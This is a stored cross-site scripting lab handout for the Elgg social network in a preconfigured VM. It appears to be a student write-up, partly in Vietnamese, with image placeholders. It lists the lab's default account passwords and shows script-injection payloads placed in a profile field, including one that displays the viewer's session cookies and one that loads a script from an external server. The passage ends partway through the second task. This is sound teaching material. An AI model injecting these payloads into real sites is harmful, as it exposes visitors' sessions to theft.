Lab 5.2. Cross-Site Scripting (XSS) Attack Lab

1. Lab Environment

This lab can only be conducted in our Ubuntu 16.04 VM, because of the configurations that we have performed to support this lab. We summarize these configurations in this section.

The Elgg Web Application. We use an open-source web application called Elgg in this lab. Elgg is a web-based social-networking application. It is already set up in the pre-built Ubuntu VM image. We have also created several user accounts on the Elgg server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

DNS Configuration. We have configured the following URL needed for this lab. The folder where the web application is installed and the URL to access this web application are described in the following:

```
URL: http://www.xsslabelgg.com
Folder: /var/www/XSS/Elgg/
```

The above URL is is only accessible from inside of the virtual machine, because we have modified the /etc/hosts file to map the domain name of each URL to the virtual machine's local IP address (127.0.0.1). You may map any domain name to a particular IP address using /etc/hosts. For example, you can map http://www.example.com to the local IP address by appending the following entry to /etc/hosts:

```
127.0.0.1       www.example.com
```

If your web server and browser are running on two different machines, you need to modify /etc/hosts on the browser's machine accordingly to map these domain names to the web server's IP address, not to 127.0.0.1.

Apache Configuration. In our pre-built VM image, we used Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named 000-default.conf in the directory "/etc/ apache2/sites-available" contains the necessary directives for the configuration:

Inside the configuration file, each web site has a VirtualHost block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. The following examples show how to configure a website with URL http://www.example1.com and another website with URL http://www.example2.com:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>
```

```
<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application http://www.example1.com can be changed by modifying the sources in the /var/www/Example_1/ directory. After a change is made to the configuration, the Apache server needs to be restarted. See the following command:

```
$ sudo service apache2 start
```

2. Lab Tasks

2.1. Preparation: Getting Familiar with the "HTTP Header Live" tool

In this lab, we need to construct HTTP requests. To figure out what an acceptable HTTP request in Elgg looks like, we need to be able to capture and analyze HTTP requests. We can use a Firefox add-on called "HTTP Header Live" for this purpose. Before you start working on this lab, you should get familiar with this tool. Instructions on how to use this tool is given in the Guideline section (§ 4.1).

2.2. Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

If you embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window.

In this case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the src attribute in the <script> tag. See the following example:


```
<script type="text/javascript"
        src="http://www.example.com/myscripts.js">
</script>
```

In the above example, the page will fetch the JavaScript program from http://www.example.com, which can be any web server.


Các bước thực hiện:

Bước 1:Đăng nhập với User Alice


- Username: alice
- Password: seedalice



Bước 2: Mở profile của Alice




Bước 3:Sau đó nhấn chọn Edit profile




Bước 3:

```
<script>alert('XSS');</script>
```

Nhập lệnh trên vào Brief desription. Sau đó nhấn Save.







Kiểm tra kết quả:

Bước 1: Đăng nhập với User Boby

- Username: boby
- Password: seedboby



Bước 2: Xem profile của Alice:



2.3. Task 2: Posting a Malicious Message to Display Cookies


The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the user's cookies will be displayed in the alert window. This can be done by adding some additional code to the JavaScript program in the previous task:

```
<script>alert(document.cookie);</script>
```


Các bước thực hiện:

Bước 1:Đăng nhập với User Alice


- Username: alice
- Password: seedalice



Bước 2: Mở profile của Alice




Bước 3:Sau đó nhấn chọn Edit profile

